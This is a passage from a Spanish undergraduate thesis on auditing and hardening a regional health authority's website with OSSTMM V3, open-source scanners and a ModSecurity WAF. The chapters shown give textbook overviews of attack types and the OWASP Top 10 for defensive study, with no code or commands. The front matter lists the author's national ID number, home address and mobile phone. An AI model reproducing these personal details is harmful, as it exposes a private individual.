UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS

CARRERA DE INGENIERÍA EN ELECTRÓNICA Y REDES DE COMUNICACIÓN

TEMA:

MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD

Trabajo de Grado previo a la obtención del título de Ingeniero en Electrónica y Redes de Comunicación

AUTOR:

DIEGO PATRICIO ARÉVALO IPIALES

DIRECTOR:

MSC. FABIAN GEOVANNY CUZME RODRIGUEZ

Ibarra, Septiembre 2024

UNIVERSIDAD TÉCNICA DEL NORTE
DIRECCIÓN DE BIBLIOTECA

1. IDENTIFICACIÓN DE LA OBRA

En cumplimiento del Art. 144 de la Ley de Educación Superior, hago la entrega del presente trabajo a la Universidad Técnica del Norte para que sea publicado en el Repositorio Digital Institucional, para lo cual pongo a disposición la siguiente información:

DATOS DE CONTACTO			
CÉDULA DE IDENTIDAD:	1002837738		
APELLIDOS Y NOMBRES:	Arévalo Ipiales Diego Patricio		
DIRECCIÓN:	Pugacho 1 de Mayo y 10 de Agosto		
EMAIL:	dparevalo@utn.edu.ec		
TELÉFONO FIJO:	NA	**TELÉFONO MÓVIL:**	0993789390

DATOS DE LA OBRA	
TÍTULO:	MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD
AUTOR (ES):	Diego Patricio Arévalo Ipiales
FECHA: DD/MM/AAAA	6/09/2024
SOLO PARA TRABAJOS DE GRADO	
PROGRAMA:	■ **GRADO** □ **POSGRADO**
TITULO POR EL QUE OPTA:	Ingeniero en Electrónica y Redes de Comunicación
ASESOR /DIRECTOR:	MSc. Fabián Geovanny Cuzme Rodríguez

2. CONSTANCIAS

El autor (es) manifiesta (n) que la obra objeto de la presente autorización es original y se la desarrolló, sin violar derechos de autor de terceros, por lo tanto, la obra es original y que es (son) el (los) titular (es) de los derechos patrimoniales, por lo que asume (n) la responsabilidad sobre el contenido de la misma y saldrá (n) en defensa de la Universidad en caso de reclamación por parte de terceros.

Ibarra, a los 10 días del mes de septiembre de 2024

EL AUTOR: Firmado electrónicamente por: DIEGO PATRICIO AREVALO IPIALES

(Firma)……
Nombre: Diego Patricio Arévalo Ipiales

CERTIFICACIÓN DIRECTOR DEL TRABAJO DE INTEGRACIÓN CURRICULAR

Ibarra, 6 de septiembre de 2024

MSC. FABIAN GEOVANNY CUZME RODRIGUEZ

DIRECTOR DEL TRABAJO DE INTEGRACIÓN CURRICULAR

CERTIFICA:

Haber revisado el presente informe final del trabajo de Integración Curricular, mismo que se ajusta a las normas vigentes de la Universidad Técnica del Norte; en consecuencia, autorizo su presentación para los fines legales pertinentes.

(f) ... Firmado electrónicamente por: FABIAN GEOVANNY CUZME RODRIGUEZ .....

MSC. FABIAN GEOVANNY CUZME RODRIGUEZ

C.C.: 131152701-2

APROBACIÓN DEL COMITÉ CALIFICADOR

:

El Comité Calificado del trabajo de Integración Curricular " MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD" elaborado por Diego Patricio Arévalo Ipiales, previo a la obtención del título del Ingeniero en Electrónica y redes de comunicación, aprueba el presente informe de investigación en nombre de la Universidad Técnica del Norte

Msc. Fabián Geovanny Cuzme Rodríguez

DIRECTOR

fgcuzme@utn.edu.ec

Msc. Edgar Daniel Jaramillo Vinueza

ASESOR

edjaramillo@utn.edu.ec

DEDICATORIA

Primero que nada, quiero expresar mi agradecimiento a Dios por darme la fuerza para lograr este logro en la vida y no permitirme rendirme ni siquiera en los momentos más difíciles del camino.

Me gustaría expresar mi gratitud y reconocimiento a todos los profesores de la carrera de Ingeniería en Electrónica y Comunicaciones, ya que todos juegan un papel importante en este proceso. para ayudarme a completar mi tesis de grado.

Arévalo Ipiales Diego Patricio

AGRADECIMIENTO

A pesar de las dificultades que encontré durante mis estudios, agradezco a mis padres, María Martha Ipiales Clavijo y Fernando Patricio Arévalo Guerrón, por brindarme la oportunidad de cursar estudios superiores. Agradezco su paciencia, compromiso y sabios consejos. Expreso mi agradecimiento a mis hermanos a mi Leonel y seres queridos quien me apoyó económicamente durante la mayor parte de mis estudios universitarios.

Arévalo Ipiales Diego Patricio

RESUMEN

Este proyecto tiene como propósito llevar a cabo una auditoría de seguridad informática en la Coordinación Zonal 1 - Salud, con el objetivo de evaluar las medidas de ciberseguridad implementadas y detectar vulnerabilidades en la página web y su entorno. La auditoría se basa en la metodología OSSTMM V3, que permite un análisis minucioso a través de cuatro canales: físico, humano, inalámbrico y redes de datos. Para llevar a cabo esta auditoría, se llevó a cabo una encuesta inicial que permitió recopilar información relevante sobre el estado actual de la seguridad de la institución. Posteriormente, se utilizó la calculadora rav para analizar los datos recopilados en cada uno de los canales mencionados para encontrar vulnerabilidades, controles y limitaciones en la Coordinación Zonal 1 - Salud. La implementación de pruebas de penetración con software libre como Kali Linux, escaneos de puertos con Nmap y Nessus, y auditorías de seguridad con Lynis y Joomscan fueron parte del progreso del proyecto. Estas herramientas descubrieron vulnerabilidades en los sistemas examinados. Como resultado, se elaboró mecanismos seguridad de los servicios web mediante la implementación de medidas de seguridad específicas, como la configuración de un firewall de aplicaciones web (WAF) y respaldado por modsecurity. Finalmente, los resultados de la auditoría permitieron la creación de mecanismos de mitigación efectivos que ayudarán significativamente a proteger la infraestructura tecnológica de la Coordinación Zonal 1 - Salud. Antes de su implementación completa, estos mecanismos se implementarán de manera separada para garantizar que las soluciones propuestas se adapten a las necesidades específicas de la institución y brinden una defensa sólida contra posibles ciberataques.

ABSTRACT

The purpose of this project is to carry out a computer security audit in the Zonal Coordination 1 - Health, in order to evaluate the cybersecurity measures implemented and detect vulnerabilities in the web page and its environment. The audit is based on the OSSTMM V3 methodology, which allows a thorough analysis through four channels: physical, human, wireless and data networks. To carry out this audit, an initial survey was conducted to gather relevant information on the current state of the institution's security. Subsequently, the rav calculator was used to analyze the data collected in each of the channels to find vulnerabilities, controls and limitations in the Zonal Coordination 1 - Health. The implementation of penetration tests with free software such as Kali Linux, port scans with Nmap and Nessus, and security audits with Lynis and Joomscan were part of the project's progress. These tools uncovered vulnerabilities in the systems examined. As a result, web services security mechanisms were elaborated by implementing specific security measures, such as the configuration of a web application firewall (WAF) and supported by modsecurity. Finally, the results of the audit allowed the creation of effective mitigation mechanisms that will significantly help to protect the technological infrastructure of Zonal Coordination 1 - Health. Prior to full implementation, these mechanisms will be implemented separately to ensure that the proposed solutions are tailored to the specific needs of the institution and provide a solid defense against potential cyber-attacks.

CONTENIDO

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

ÍNDICE DE ECUACIONES

PRESENTACION

El presente trabajo titulado “MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD”, se encuentra estructurado por los siguientes capítulos:

En este capítulo I de investigación se aborda en este capítulo enfatizando el problema que se busca abordar y la propuesta de solución. Además, se ajusta tanto a los objetivos generales como específicos del proyecto. El alcance del trabajo se presenta en la página web de la Coordinación Zonal 1-Salud, delimitando dentro de las cuales se llevará a cabo el análisis de riesgos y vulnerabilidades.

Este capítulo II proporciona la base teórica para la investigación. Se discutirán los principios y conceptos fundamentales que servirán como base para el desarrollo de este estudio. Temas fundamentales como la seguridad de datos, incluidos los principios y prácticas, así como los diversos tipos de ataques informáticos y las vulnerabilidades asociadas, serán abordados. Se hablará sobre el concepto de hacking ético y por qué es crucial para detectar amenazas proactivas. Además, se examinará la teoría fundamental de la auditoría informática, incluidas las mejores prácticas y normas utilizadas para evaluar la eficacia de los controles de seguridad. Este análisis teórico se erige como un marco de referencia integral que facilitará una comprensión profunda de los elementos fundamentales relacionados.

Este capítulo III inicia el proceso de definición de los requisitos del proyecto mediante un análisis de vulnerabilidades. Para llevar a cabo esta evaluación, se utilizará la metodología OSSTMM V3, que aborda de manera completa las diversas etapas de la evaluación de seguridad. El objetivo es encontrar y comprender posibles amenazas a la seguridad de la página web de la Coordinación Zonal 1 de Salud. A continuación, se desarrollarán los requisitos para los mecanismos de seguridad que resultarán de este análisis de vulnerabilidades. Se dará especial énfasis en definir las necesidades específicas que deben abordarse para mitigar las vulnerabilidades identificadas. Posteriormente, se desarrollará un diseño completo del proceso de fase de pruebas.

En este capítulo IV se implementarán soluciones para corregir las vulnerabilidades en los servicios web de la Coordinación Zonal 1 de Salud en esta sección del proyecto. La estrategia de seguridad se centrará en el uso de metodología OSSTMM V3, y un mecanismo efectivo utilizando el Web Application Firewall (WAF) de código abierto. Este componente será crucial para proteger los servicios web de posibles amenazas y ataques cibernéticos. La implementación de esta solución requerirá la implementación de procesos de seguridad específicos y la creación de reglas específicas para fortalecer la protección de la página web y buscará corregir las vulnerabilidades actuales, sino también establecer una barrera proactiva contra amenazas futuras. En el desarrollo se llevarán a cabo exhaustivas pruebas de funcionamiento con el objetivo de demostrar la confiabilidad de los servicios web ofrecidos por la Coordinación Zonal 1 - Salud. Estas pruebas no solo buscan verificar el correcto desempeño de los servicios web, sino también evaluar la efectividad de las soluciones de seguridad implementadas. Se aplicarán diversos escenarios y casos de prueba para simular situaciones del mundo real, identificar posibles debilidades y asegurar que la infraestructura sea capaz de resistir posibles amenazas.

CAPÍTULO I

ANTECEDENTES

El presente capítulo tiene como finalidad establecer el marco contextual y teórico que fundamenta la investigación realizada en esta tesis.

1.1 Tema o Título

Mecanismos de seguridad utilizando herramientas Open Source en el servicio web de la Coordinación Zonal 1 – Salud

1.2 Problema

En nuestro país en las instituciones públicas, actualmente es de suma importancia la implementación de diferentes herramientas ligadas a las telecomunicaciones a través de soluciones tecnológicas, las mismas deben garantizar la protección de la información, las herramientas o soluciones que se apliquen debe también permitir el acceso, productividad y el buen desarrollo de las redes de datos. Actualmente las organizaciones que brindan el servicio a la colectividad lo han realizado de una manera eficiente (Nazamues, 2019).

En las instituciones públicas como es en la Coordinación Zonal 1- Salud, se encuentra implementado un data center, en el cual están alojados diferentes servicios los mismos que son ofrecidos a usuarios internos y externos. La gestión en el departamento de las TICs de la Coordinación Zonal 1- Salud es mínima, de manera que la infraestructura tecnológica existente tiene más de 10 años de vida útil, estas condiciones no han permitido que se puedan implementar nuevas soluciones tecnológicas, y ha

ocasionado que los servicios brindados en las diferentes plataformas se encuentren expuestos continuamente a los riesgos de seguridad que existen en la actualidad,

mismos que pueden ocasionar que los servicios no puedan estar disponibles. (Leonor, 2021)

1.3 Objetivos

1.3.1 Objetivo General

Implementar mecanismos de seguridad utilizando la metodología OSSTMM V3 que permita identificar las vulnerabilidades y amenazas en los servidores web, de la Coordinación Zonal 1 - Salud.

1.3.2 Objetivos Específicos

- Realizar un análisis de riesgos y vulnerabilidades en la página web de la Coordinación Zonal 1 – Salud mediante la metodología OSSTMM V3 para encontrar las vulnerabilidades de los servicios web.
- Establecer requisitos de seguridad para mitigar las vulnerabilidades encontradas.
- Implementar en un ambiente virtualizado con los mecanismos de seguridad seleccionados para mitigar las vulnerabilidades.
- Realizar las pruebas de seguridad para verificar el correcto funcionamiento del mecanismo aplicada.

1.4. Alcance

En el presente proyecto se detallan los alcances que serán cumplidos con el desarrollo de este y que serán indicados de la siguiente manera para satisfacer las necesidades. Inicialmente, se recolectará información necesaria que sustente el desarrollo del tema, acerca del sistema de seguridad. Se iniciará con un análisis para identificar posibles debilidades o vulnerabilidades en los servicios críticos, para conocer el sistema de seguridad tanto de hardware como de software que cuentan los servidores web. Seguidamente se revisó también la metodología, que permita llevar un proceso ordenado de la de seguridad informática, para lo cual se ha escogido la metodología OSSTMM V3, se inició con la primera fase del proyecto, la cual consistió en la recopilación de la información para un análisis de riesgos vulnerabilidades en la página web de la coordinación Zonal 1- Salud.

Posteriormente se abordará las especificaciones y características además un test de penetración , específicamente a los servicios críticos, aplicando la metodología OSSTMM V3 con la ayuda de conceptos de la seguridad de la información y el top 10 de vulnerabilidades, que permitieron encontrar las partes más vulnerables a ataques de hacking dentro de los servidores de la Coordinación Zonal 1 – Salud, para ello se tomó en cuenta la utilización preferentemente de herramientas de software libre además de los procedimientos que dicte dichas herramientas para mitigar las vulnerabilidades existentes, en base a los resultados que se pretende obtener.

Se diseñará un entorno virtualizado haciendo uso de las herramientas de virtualización como VMware, VirtualBox, se elaborará el diseño de una topología de red, que complemente las capas de seguridad, además de un mecanismo de seguridad y el

firewall correspondiente. Se podrá crear las máquinas virtuales las cuales permitirán hacer pruebas en un segmento aislado del de producción para así realizar las pruebas en tiempo real.

Finalmente se propone realizar las pruebas de funcionamiento en un entorno controlado, integrando los mecanismos de seguridad sobre el servicio web de la Coordinación Zonal 1 - Salud. Para la instalación y configuraciones de los módulos de seguridad en los servidores que permiten la colaboración con otros sistemas, con el objetivo de fortalecer y reducir los ataques y riesgos en los sistemas actuales, con el fin de garantizar la confidencialidad, la integridad y disponibilidad de la información correspondiente al servicio web, de la Coordinación Zonal 1 – Salud.

1.5 Justificación – Detalle del Impacto

Ecuador tiene serios inconvenientes en la identificación de riesgos, y las agencias de gestión aún no están completamente organizadas, sin mencionar los planes para responder a los ataques de información. Además, faltan herramientas institucionales suficientes para alcanzar el nivel adecuado de ciberseguridad y no se han aprobado acuerdos internacionales de ciberseguridad. Según el último informe anual de Kaspersky revela que en Ecuador existe un crecimiento del 75% en cuanto a los ataques informáticos, es decir, hay alrededor de 89 ataques por minuto., entre los cinco códigos maliciosos más usados por los hackers están los virus, troyanos, gusanos, spyware y Ransomware (Kaspersky, 2021)

.

En el mes de julio del 2021, CNT (Corporación Nacional de Telecomunicación) fue víctima de un ataque informático, también la Agencia Nacional de Tránsito (ANT) informó el jueves 21 de octubre del 2021 de un ataque cibernético a su sistema AXIS, lo que impidió realizar los trámites de licencias y matrículas vehiculares, solventar el inconveniente ANT a través de los servicios de Firewall y ciberseguridad, Ciberataque a Banco del Pacifico fue realizado por atacantes internacionales, se revela en Comisión de Desarrollo Económico. provocó la caída de la mayoría de sus servicios en línea y cajeros automáticos, que se trataría de un ataque de Ransomware. Las medidas de ciberseguridad en Ecuador se aún no están claramente definidas, hasta la presente fecha aún no se conocen los objetivos de las entidades de control a nivel nacional, aún no se han identificado cuáles son todas las entidades críticas del país y cuáles serían los daños en caso de un ataque cibernético (CyberWar, 2022).

La Coordinación Zonal 1-Salud, además de La Dirección Zonal de Tecnologías de la Información y Comunicación tiene normas la cual debe cumplir, tal como la norma 410 referente a tecnologías de la información, desarrollo y adquisición de software aplicativo, dentro de la cual se tiene el articulo 09 llamado mantenimiento y control de la infraestructura tecnológica ”la máxima autoridad, la dirección y el personal de cada institución, que proporciona seguridad razonable de que se protegen los recursos públicos y se alcancen los objetivos institucionales”(Contraloría General del Estado, 2019). El Estado es el responsable de la provisión de los servicios públicos que además debe garantizar que estos esfuerzos tengan un impacto en el desarrollo económico y social del país. En el ámbito económico, la adopción de soluciones por parte de instituciones públicas tiene un impacto directo en la mejora de su eficiencia y en el aporte que esta

hace al país en términos de crecimiento (Ministerio de Telecomunicaciones y de la Sociedad de la Información, 2018).

La existencia de un mecanismo de seguridad en la red es vital para una organización, especialmente para las que brindan servicios a la colectividad debido a que debe ser fiable y estar disponible para que los usuarios accedan a sus servicios. La seguridad de la información consiste en preservar la confidencialidad, integridad y disponibilidad de la información. Así pues, esto depende mucho de cómo se gestiona los riesgos en la red que maneja dicha información, es decir que la información de una organización no esté comprometida, por lo tanto, que no afecte los objetivos de la misma (Jácome, 2019).

Por lo tanto, La Coordinación Zonal 1-Salud, prestará los servicios cumpliendo con estándares que garanticen la seguridad de la información: integridad, confidencialidad y disponibilidad, en los servicios web de la coordinación zonal 1-Salud, utilizando un mecanismo de seguridad que inspecciona el tráfico entrante en busca de posibles amenazas y actividad maliciosa. Es uno de los medios más comunes de protección contra ataques en la capa de aplicación.

El uso adecuado de la tecnología, así como el uso de reglas de seguridad para la información permitirá a la Coordinación Zonal 1 – Salud que la información manejada en sus servidores deje de ser vulnerable ante los hackers. Día a día surgen nuevas tecnologías y se buscan nuevas formas de acceso

CAPÍTULO II

FUNDAMENTACIÓN TEÓRICA

En este capítulo se desarrolla el fundamento teórico. Se va a abordar fundamentos base o conceptos que van a servir de lineamiento adecuados para desarrollar la presente investigación, los temas abordados son conceptos básicos acerca de la seguridad de datos, tipos de ataques, vulnerabilidades y Ethical Hacking, además la teoría y métodos referentes a una auditoría informática.

2.1 Definiciones básicas

Se mencionan conceptos elementales relacionados con la seguridad informática y elementos necesarios para el desarrollo de este proyecto de investigación.

2.1.1 Seguridad

La seguridad es una condición que permite protegerse ante el peligro. Así se menciona en (Samaniego & Ponce, 2021). Por ejemplo, al tratarse de la seguridad de un Estado, se debe proteger su soberanía, sus activos y su gente de modo que se consiga mitigar cualquier ataque.


Al referirse a una organización, un nivel de seguridad adecuado requiere implementar un sistema integral y estratégico de varias capas con elementos en común, de modo que se garantice su protección.

Las **Áreas de seguridad**, que se muestran en la Figura 1, son:

- **Área física:** Se encarga de proteger a las personas, activos físicos y lugar de trabajo.
- **Seguridad en las operaciones:** Asegura que la organización pueda llevar a cabo sus actividades de operación sin interrupciones.
- **Seguridad en las comunicaciones:** Protege la tecnología de la organización y sus medios de comunicación.
- **Seguridad en red:** Protege los dispositivos de la red de datos, medios de transmisión e información transmitida.

Figura 1

Áreas de Seguridad



Nota. Adaptado de (Samaniego & Ponce, 2021).

2.1.2 Seguridad informática

Es importante diferenciar los conceptos de *seguridad informática* y *seguridad de la información*, ya que cada uno mantiene sus puntos clave.

La seguridad informática se refiere a la seguridad del medio informático, según varios autores la informática es la ciencia que se encarga de los procesos, técnicas y métodos para procesar, almacenar y transmitir la información; mientras que la seguridad de la información, además de preocuparse por el medio informático, también se preocupa por todo elemento que pueda contener información (Romero et al., 2018)

Consiste en cualquier medida que impida la realización de operaciones no autorizadas sobre un sistema informático, cuya ejecución pueda producir daños sobre la información, y comprometer su confidencialidad, autenticidad o integración, ralentizar el funcionamiento de los equipos o denegar el acceso a determinados usuarios y/o servicios (Samaniego & Ponce, 2021).

2.1.3 Amenazas

Es toda acción que pueda repercutir en la violación, interrupción o corrupción de un sistema, a través de la explotación de vulnerabilidades conocidas o desconocidas. Se puede encontrar dos tipos de amenazas: accidentales y deliberadas.

- **Amenazas accidentales:** Se refiere a los desastres naturales como tormentas, terremotos, inundaciones, fallas de energía, entre otros. Al mencionar la parte tecnológica se incluye fallas en los equipos, problemas de software, y en general problemas no planificados del sistema o el usuario.
- **Amenazas deliberadas:** Se relaciona con la explotación de una vulnerabilidad del sistema, lo que produce interrupciones en el servicio, y un impacto a la disponibilidad (Samaniego & Ponce, 2021).

2.1.4 Vulnerabilidades

(Roa Buendía, 2013) afirma que una vulnerabilidad es un defecto de una aplicación que puede ser usada por un atacante para invadir un sistema. De este modo el atacante programará un software (malware), y a través de la vulnerabilidad puede tomar el control de la máquina (exploit), o realizar alguna operación no autorizada. Existe tres tipos de vulnerabilidades

2.2 Ataques informáticos

Un ataque es un acto deliberado que trata de burlar los mecanismos de seguridad de un sistema, con la finalidad de explotar una vulnerabilidad.

2.2.1 Tipos de ataques informáticos

Se tiene dos tipos de ataques:

- **Ataques pasivos:** Se basan en monitorear las transmisiones con el fin de conseguir la información que se está enviando. Este tipo de ataque es difícil de detectar debido a que no implica cambios en los datos, aunque es posible prevenir mediate el uso de algoritmos criptográficos.
- **Ataques activos:** Comprenden la modificación de datos, negación de servicio o creación de objetos falsos. Son ataques difíciles de prevenir ya que se necesita una protección completa de toda la infraestructura de comunicaciones y procesamiento. De este modo es posible detectarlos y aplicar una medida de protección o recuperación de los perjuicios causados (Silva et al., 2014).

2.2.2 Formas de ataques

Como se menciona en (Roa Buendía, 2013), un atacante puede elegir cualquiera de estos métodos para acceder a un sistema:

- **Interrupción:** Este ataque provoca un corte en la prestación de un servicio: el servidor web no está disponible, el disco en red no aparece o solo es posible su lectura (no escritura), entre otros efectos.
- **Interceptación:** El atacante consigue acceder a las comunicaciones privadas y hace una copia de la información que se estaba transmitiendo.
- **Modificación:** El atacante ha ingresado al sistema, pero en lugar de copiar la información, la modifica, de modo que lleguen datos erróneos hasta el destino y provoque alguna reacción anormal. Por ejemplo, alterar las cifras en una transacción bancaria.
- **Fabricación:** El atacante se hace pasar por el destino de la transmisión, así puede conocer el objeto de la comunicación, y mediante engaños obtener información valiosa.

2.2.3 Técnicas de ataques

Se mencionan las técnicas más comunes que se suele utilizar para irrumpir en un sistema informático:

- **Ingeniería social:** Al momento de crear una contraseña, los usuarios no suelen utilizar combinaciones aleatorias de caracteres. Al contrario, recurren a palabras conocidas para ellos: fechas de cumpleaños, nombres de mascotas, futbolista o equipo favorito, entre otras. Si es una persona cercana, se podría intentar adivinar su contraseña. Incluso pedirle a un compañero de trabajo que introduzca su

usuario y contraseña, ya que el nuestro parece que no funciona, y en esa sesión capturar sus credenciales.


- **Phishing:** El atacante contacta con la víctima (generalmente mediante un correo electrónico) haciéndose pasar por una empresa con la que tenga alguna relación. En el contenido del mensaje se intenta inducir a la víctima para pulsar sobre un enlace que le llevará a una (falsa) web de la empresa. En esa web se le solicitará su identificación habitual y el atacante podrá hacer uso de ella.
- **Keyloggers:** Un troyano alojado en una máquina puede tomar nota de todas las teclas que se pulsan y filtrar el usuario y contraseña que se ingrese, para luego enviarlos al atacante.
- **Fuerza bruta:** Una contraseña contiene un número limitado de caracteres entre letras, números y signos de puntuación. Un software malicioso puede ir generando todas las combinaciones posibles y probarlas una a una; en determinado momento, acertará. Además, se puede utilizar un diccionario de palabras comunes y crear combinaciones de esas palabras con números y signos de puntuación, para hacer el proceso más rápido.

2.2.4 Vulnerabilidades en Aplicaciones Web según OWASP

En la última actualización en 2021 del "Open Web Application Security Proyect" (OWASP, 2021) se detalla el top 10 de vulnerabilidades presentes en los aplicativos webs, lo cual brinda una base técnica para establecer controles de seguridad, y a su vez proporciona a los desarrolladores de software un listado de lineamientos que se debe tomar en cuenta para un desarrollo seguro. En la Figura 2 se observa la variación de estas vulnerabilidades en las últimas actualizaciones, y a continuación se describe el Top 10 publicado en septiembre del 2021.

Figura 2

Comparación del Top 10 de OWASP en 2017 y 2021



Nota. Las flechas en la figura muestran la variación de las vulnerabilidades dentro del top comparando los años 2017 y 2021, y la aparición de nuevas vulnerabilidades. Adaptado de (OWASP, 2021).

- **A01:2021-Pérdida de Control de Acceso** se ubica en la primera posición con el mayor riesgo en seguridad de aplicaciones web; en promedio, el 3,81% de las aplicaciones analizadas tenían una o más de las debilidades reconocidas en el Common Weakness Enumerations (CWEs), con más de 318 mil eventos en estas categorías de riesgo.
- **A02:2021-Fallas Criptográficas** sube una posición ubicándose en el segundo lugar que anteriormente se conocía como Exposición de Datos Sensibles, que era más una característica que una causa. Esta categoría se centra en las fallas relacionadas con la criptografía, las cuales conllevan a la exposición de datos confidenciales o al comprometimiento del sistema.
- **A03:2021-Inyección** de datos desciende a la tercera posición. El 94% de las aplicaciones fueron analizadas en búsqueda de algún tipo de inyección, mostrando un porcentaje de incidencia máxima del 19% y un 3.37% de promedio. Se detectaron 274000 eventos en aplicaciones.

- **A04:2021-Diseño Inseguro** es una categoría que se incluyó en la edición 2021, y se refiere a los riesgos relacionados a las fallas de diseño. Para un desarrollo adecuado de la industria se requiere el modelado de amenazas, la utilización de más patrones y principios de diseño seguro y arquitecturas de referencia. Un diseño inseguro no puede ser corregido con una implementación perfecta, ya que los controles de seguridad adecuados no se crearon para la defensa contra ataques específicos.
- **A05:2021-Configuración de Seguridad Incorrecta**. Fueron probadas 90% de las aplicaciones para descubrir algún tipo de configuración incorrecta, el resultado arrojó una tasa de incidencia promedio del 4,5% y más de 208 mil casos de CWEs relacionadas con esta categoría de riesgo. Esta categoría va en ascenso debido en gran parte a la implementación de software altamente configurable.
- **A06:2021-Componentes Vulnerables y Desactualizados** antes llamado Uso de Componentes con Vulnerabilidades Conocidas. Esta categoría presenta un problema conocido que es la dificultad de probar y evaluar el riesgo. Es la única categoría que no tiene ninguna CVE (Common Vulnerability and Exposures) relacionada con las CWEs incluidas, en este caso se considera un puntaje de 5.0 para una vulnerabilidad predeterminada.
- **A07:2021-Fallas de Identificación y Autenticación** previamente designada como Pérdida de Autenticación, ahora incluye CWEs que están más relacionadas con fallas de identificación. Esta categoría se encuentra en descenso, esto debido en gran parte al aumento en la disponibilidad de frameworks estandarizados. Aun así, continúa siendo una parte integral del Top 10.
- **A08:2021-Fallas en la Integridad del Software y de los Datos** es una nueva categoría para la última edición, se enfoca en realizar hipótesis relacionadas con

actualizaciones de software, datos críticos y canalizaciones de CI/CD sin verificar su integridad. Uno de los mayores impactos ponderados de los datos del CVE/CVSS (Common Vulnerability and Exposures/Common Vulnerability Scoring System) asignados a los 10 CWE de esta categoría.

- **A09:2021-Fallas en el Registro y Monitoreo de la Seguridad** previamente designada como Registro y Monitoreo Insuficientes. Esta categoría actualmente incluye más tipos de fallas que son difíciles de probar y no están bien representadas en los datos de CVE/CVSS. Además, las fallas que se incluyen en esta categoría pueden afectar directamente las alertas de incidentes, la visibilidad, y los análisis forenses.
- **A10:2021-Falsificación de Solicitudes del Lado del Servidor (SSRF).** Los datos muestran una incidencia relativamente baja y una cobertura de pruebas por encima del promedio, junto con calificaciones para la capacidad de explotación e impacto superiores a la media. Esta categoría representa el escenario donde los miembros de la comunidad de seguridad manifiestan que es un aspecto importante, aunque actualmente no esté visible en los datos.

2.3 Hacking Ético

El hacking ético se refiere a la acción de realizar pruebas de intrusión sobre sistemas informáticos, dentro de un entorno controlado. Esta práctica tiene como objetivo encontrar vulnerabilidades en los equipos auditados, y se efectúa siempre en un ambiente supervisado, donde no se ponga en riesgo la operatividad de los servicios informáticos de la organización.

Para efectuar un *hacking ético*, el auditor debe poseer sólidos conocimientos sobre tecnología, y además seguir una metodología que permita llevar un trabajo ordenado. En

la Tabla 1 se muestra las fases del hacking que realiza tanto un auditor como una persona que intenta acceder con fines maliciosos (craker) (Astudillo, 2016).

Tabla 1

Fases de Hacking de un Auditor y un Craker

Hacker ético (Auditor)	Cracker
1. Reconocimiento	1. Reconocimiento
2. Escaneo	2. Escaneo
3. Obtener acceso	3. Obtener acceso
4. Escribir informe	4. Mantener acceso
5. Presentar informe	5. Borrar huellas

Nota. Información tomada de (Astudillo, 2016)

2.3.1 Tipos de Hacking

(Astudillo, 2016) menciona los tipos de hacking que pueden efectuarse, esto depende del lugar desde dónde se van a ejecutar las pruebas de intrusión, un hacking ético puede realizarse externa o internamente.

Hacking ético externo: Se efectúa desde Internet sobre la infraestructura de red pública del cliente; es decir, sobre los equipos que brindan un servicio público y están expuestos a Internet, por ejemplo: routers, firewalls, servidores web, servidor dns, entre otros.

Hacking ético interno: Se ejecuta en la red interna del cliente, desde el punto de vista de una persona que tiene acceso a la red corporativa. En este tipo de prueba se suele

encontrar más vulnerabilidades que en su contraparte externa, debido a que muchos administradores de red se preocupan por mantener la seguridad perimetral, descuidando en ocasiones la posibilidad de un atacante interno

2.4 Modelos de seguridad informática

